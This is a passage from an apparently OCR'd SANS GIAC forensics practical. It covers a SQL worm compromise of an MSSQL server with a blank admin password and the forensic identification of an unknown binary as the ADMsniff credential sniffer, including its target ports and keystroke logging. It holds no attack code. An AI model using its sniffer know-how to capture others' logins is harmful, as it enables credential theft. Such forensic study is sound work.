


Image 13.3




In images 13.0-13.3, the file has been successfully restored and saved to disk. The “file” command is then used to verify the file type, which in this case is program text. The next step is to view the file contents, attempting to ascertain the purpose. The file is java script and appears to be the same as run.js. To

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

conclusively verify the files are the same, an MD5 checksum was run against both files as seen in image 13.4.


Image13.4



In order to ascertain which files belong to the SQLSnake, I located a known SQL worm file and then used Autopsy to sort by inode. This provided a sequential view of the inodes for the timeframe when the first known worm files appeared and helped to identify other SQL worm files. Typically worms or viruses are automated and the files are copied or unzipped from an archive and appear sequentially. In image 14.0 we can see the inodes begin at 6295 and continue into the 6300s'. This information was used to identify which files were part of the SQL worm and used to restore them for analysis. There were 5 files that made up the actual worm itself with 5 supporting files used to gather information for the worm. The worm's files that were recovered were java script files and a batch file. Extensive analysis on the worm was not required since information and detail analysis was available at a number of security sites.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 14.0



User Information/Conclusions

On May 20, 2002 the Windows MSSQL 7 database server, deployed by the ACME Corporation was compromised, disclosing confidential database information, system configuration details, system accounts and password hashes.

The method of access to the ACME Corporation database server was through the MSSQL database administrator account, which facilitated the system compromise. Direct compromise of the ACME Corporation database server was due to the administrator account on the MSSQL database being retained at its default setting of “blank”. Indirect compromise can be attributed to the database server being placed in an insecure location and not having protection from external attacks.

The analysis also concluded that the ACME Corporation’s IIS Web Server, which was not included in this analysis due to its re-deployment was effectively compromised as well. The project managers identified the administrator passwords were originally the same on the database server and Web Server, however they did not know the current password and no documentation was available. Since the administrator password was cracked during the offline analysis in order to login to the system during the online analysis, the password

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

was reviewed by project managers and confirmed as original. However, timeline analysis of user logins and file system activity confirmed an outsider had not accessed the system after the worm's infection.

The SQL Worm was not destructive to the core system data, however system confidentiality, integrity and availability were compromised.

- **Confidentiality**: The Worm collected and transmitted confidential information to an email account in Singapore.
- **Integrity**: The Worm modified system accounts and replaced and deleted files.
- **Availability**: The Worm used the database server to scan other Internet systems for the MSSQL vulnerability. Scanning was intense and may have at times caused system performance degradation.

Interviews with the original ACME Corporation's project managers revealed the initial project did not include security measures such as firewalls, security patches, vulnerability assessments, threat risk assessments, or even basic security such assigning strong passwords.

Implications resulting from this compromise include potential liabilities incurred from the system attacking and infecting other systems, customer confidence, ACME Corporations image and integrity and the potential disclosure of privacy information.

Assignment 2 - Analysis of an Unknown Binary

Binary Details

File name - "sn.dat" → See Image 20.0
File Details - ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped.
File size - 399,124 bytes
MD5 checksum - 0e954f43fd73f56e812a7285f32e41d3
File and Group owners - root


Image 20.0

Modify/Access/Change times: → See Image 20.1

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Last used: April 11, 2002 – 09:29:58 CST
Last accessed: April 11, 2002 – 09:29:58 CST
Last changed: August 12, 2002 – 22:08:48 CST

Image 20.1



Unzip with the –X option was used to decompress the archive which preserves the UID and GID. In this case they were the root user.

Program Description

"sn.dat" is a network sniffer which, is used to log packets traversing across a network interface card in normal or promiscuous mode.

Once the program was unzipped from it's archive, the use of the "file" command identified the file type, platform of use, and whether it called system libraries to complete execution. With this particular build of ADMsniff it appeared to be statically linked (libraries were included within the program and did not use shared system libraries) and stripped (no debugging symbols). Programs are generally compiled with debugging symbols to help make the task of troubleshooting easier by providing output readable by debugging programs such as gdb.

Applications & commands used in Forensic analysis:

1. file
2. ldd
3. strings -a
4. objdump
5. nm
6. readelf
7. gdb
8. hexdump
9. ald
10. strace
11. ltrace
12. truss –vlstat –tlstat ls –l "filename"
13. Unzip -X

Step-by-Step analysis of "sn.dat"

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The file “sn.zip” was uncompressed using unzip –X which, preserves the file attributes helping to ensure the forensics analysis is not tainted. Once decompressed, the archive produced 2 files – “sn.dat” and “sn.md5”.

The next step of the process was to view the MAC (modify, access and creation) times of the file to determine when it was created, modified and accessed. The sequence of this step is important in providing accuracy because some of the Unix commands used in this analysis such as the file command will change the access time, thus providing erroneous results and corrupting the evidence we are attempting to gather. There are multiple ways to determine the MAC times of a file depending on the operating system in question. As part of the Coroners Toolkit, the application “mac daddy” can be used to gather Modify, Access and Create times for most Unix platforms including Linux, Solaris, BSD and so on. In Solaris the command “truss” can be used to gather MAC times. Specifically, truss –vlstat –tlstat ls –l “file or directory name”.[vii]


To determine the type of file in question, Unix provides a command called “file” which analyses the first 1024 bytes of a file and compares that header information to known headers in /etc/magic. This command is valuable in that no program execution takes place, potentially causing undesired results or damage to your system. Using the “file” command on “sn.md5” and “sn.dat” revealed 2 types of files. The first file -- “sn.md5” is a text file containing the alleged, 32-bit md5 cryptographic checksum of the file “sn.dat”. The other file, sn.dat is a 32-bit ELF binary. The analysis now focuses on the binary since the text file contained no other forensic evidence of value. The binary file “sn.dat” was both statically linked and stripped which meant the file was autonomous, requiring no shared libraries for successful execution and provided no symbols which could be used to help determine what kind of program this was and how it executed.

Next, we want to validate the structure of the file. The readelf command is used to display information about ELF format object files and is valuable for identifying file structure problems such as abnormal entry points or sections of a file that don’t make sense (sizes are out of place). The output received from “sn.dat” displayed a normal entry point, showing the application is a typical executable that should be viewable by typical forensics tools such as gdb, file, lsof, and strings.

In some cases black hats will modify the entry point (The typical area the program begins) to disguise what type of program and what can be seen with basic forensics techniques. Typical entry points for ELF binaries start with 0x804 while other entry points can be treated as suspicious and warrant further investigation. See image 21.0

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 21.0




The next step of the analysis process is to go beyond the meta-data of the file and dig into the program itself, hopefully revealing some important clues as to the nature and intent of the program. One of the most commons tools used on Unix platforms -- and a very valuable tool for forensics use is the command “strings”.

Strings is used to display printable characters embedded in any file that are 4 characters or longer. Output of the strings command identified some interesting information. See Image 22.0


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 22.0



Strings identified references to network and network protocol information in image 22.0, which indicates this application uses network communications, a subtle clue to the potential origin.

Image 22.1



In image 22.1 we find a name, email address, street address and telephone number. A strange occurrence in a program potentially used for malicious purposes? A quick search at www.google.com for Keld Simonsen reveals a web site with the same domain as the email address above.
Email address → (keld@dkuug.dk).
Web page found → http://std.dkuug.dk/keld/.
Who is Keld Simonsen and why would he include all of his personal information in an application used for potentially malicious uses? A visit to the index page of http://std.dkuug.dk reveals that this Website seems to be dedicated to the standardization across open systems of HTML, POSIX, C & C++, Character sets and Internationalization. It also holds the ISO/IEC 15897 and CEN ENV 12005 Cultural registry, which are character maps. Further investigation takes us to http://anubis.dkuug.dk/jtc1/sc22/wg20/,[viii] the official home page of ISO/IEC – JTC1/SC22/WG20. These Web pages all look official and are part of the same

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


domain as the Web Site of Keld Simonsen. Keld has a project, ISO/IEC 15897, which, is approved as an international standard. In addition, Keld has authored RFC1345, another standard for character set internationalization. http://asg.web.cmu.edu/rfc/rfc1345.html.

Registration procedures for cultural elements (ISO/IEC 15897)

Title:	Registration procedures for cultural elements
Project number:	JTC1.22.15897
Standard type:	An International Standard for registry procedure and an International Registry
Project editor:	Keld Simonsen
Current draft:	N849
first draft was:	N610
Status:	Approved as international standard. A revision is begun, and was sent out for CD ballot July 2001.

Due diligence in investigating this piece of the binary shows that Keld is not the author of this program, only that this program is using some of his work. See Image 23.0

Image 23.0



Further up in the code of this program reveals some interesting text. Specifically, the following strings:

- ADMsniff
- le0


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- ..oo00 The ADM Crew 00oo..
- ADMsniff %s in libpcap we trust!
- Credits: ADM, mel, ^pretty^ for the mail she sent me
- The_l0gz
- cant open pcap device :<
- ***sip → %s***
- ***sport → %i***
- ***dip → %s***
- ***dport → %i***
- ***data → %s***

All of these strings warrant investigation due their contextual nature. For example, the lines " ADMsniff %s in libpcap we trust!" and "Credits: ADM, mel, ^pretty^ for the mail she sent me" is not something that would be found in a typical programs. These entries appear to be more juvenile in nature and may indicate a hacking mentality. In addition, we will see in the future analysis of the application that the string "The_l0gz" reveals significant information into the workings of the program, not something typically done in a professionally coded application. We will also see "sip, sport, dip, dport and data" revealing more important information into the motive for this application.

Beyond the profiling aspect of this analysis, we see strings output such as "pcap", "libpcap" and "le0" in multiple areas. The string "libpcap" refers to a library used to capture packets on a system connected to a network. The string "le0" is the default network device on X86 based Linux systems. These are some very strong clues suggesting we are dealing with a packet capturing application. The specific function and reason for this application is unknown at this point however, with further investigation we should reveal it's purpose. See Image 23.1

Image 23.1



In image 23.1 we see strings output showing specific versions of GCC and Red Hat Linux 7.1 2.96-97. This information suggests that the program was compiled

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

fairly recently since Red Hat 7.1 was released in early 2001. Although not extremely important information it does provide a frame of reference.

Applications & Commands not used:

ldd – Typical binary files that require dynamically linked system libraries will provide valuable insight on what the program does by the libraries it uses. When ldd is run against a file it will enumerate the libraries required to successfully execute and run the program. Since sn.dat is not dynamically linked, ldd will not provide us with any information other than the file is statically linked. If the file sn.dat used system libraries, we would discover that one of the libraries was related to a packet capture library and would have provided more evidence on the use of this application.

Forensic Details

"sn.dat" is actually a well known network sniffer called ADMSNIFF which is specifically used to log traffic and commands of well-known services that systems administrators or users use to access systems.

The data ADMSniff captures is specific to connections made by applications on the following ports → telnet(Port 23), ftp(Port 21),shell(Port 514), rlogin(Port 513), rexec(Port 512), imap(Port 143), pop(Port 110), pop2(Port 109), and Back Orifice(Port 31337).
When a user logs into the host running ADMsniff using one of the above services/ports, ADMsniff will log the network connection and keystrokes the user types. Logs are saved to a log file call "The_l0gz" and contain detailed information on all the data captured over the network to the ports listed above.

The following is information collected in the log file:

- Date & Time of communication
- Source Port
- Destination Port
- Source IP
- Destination IP
- Data – All keystrokes.

The parts of the file system affected by the execution of this application include /proc which represents the application on disk as it is in memory. In addition, the application creates a log file called "The_l0gz", which is used by the application to record the incoming data. If the application "sn.dat" were not statically compiled then more areas of the file system would be affected such as system libraries.

Multiple clues become evident after analysis of the application using the output from strings. There are numerous instances referencing the hacking group "ADM

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Crew" who have a high visibility on the internet and are alleged-idly responsible for hacking into Web Sites such as Def Con - http://news.com.com/2100-1023-228253.html?legacy=cnet,[ix] attempting to exploit system vulnerabilities such as NFS - http://www.geocrawler.com/archives/3/199/1999/1/0/1348550/ [x]and posted articles on their own Web Site for DNS ID hacking - http://adm.freelsd.net/ADM/ADMID.txt[xi].

The link pointing to the possible NFS exploit above which, references the ADM Crew in the syslog output of the destination machine has a source IP that resides in Germany and may be where the ADM Crew is located. Of course it is always likely that hackers of this caliber will hide their tracks and/or use other systems they have already compromised as jump points to exploit other systems.


The ADM Crew's Web Site is listed in RIPE as belonging to a Moscow ISP so applying American or Canadian laws may prove difficult when attempting prosecution.

Beyond the application ADMSniff, the ADM Crew has created many other tools with even more questionable intention such as ADMspoof, ADMcrack, ADMworm and many others, which helps to demonstrate the intentions of the group and specifically the ADMsniff application.

Program Identification

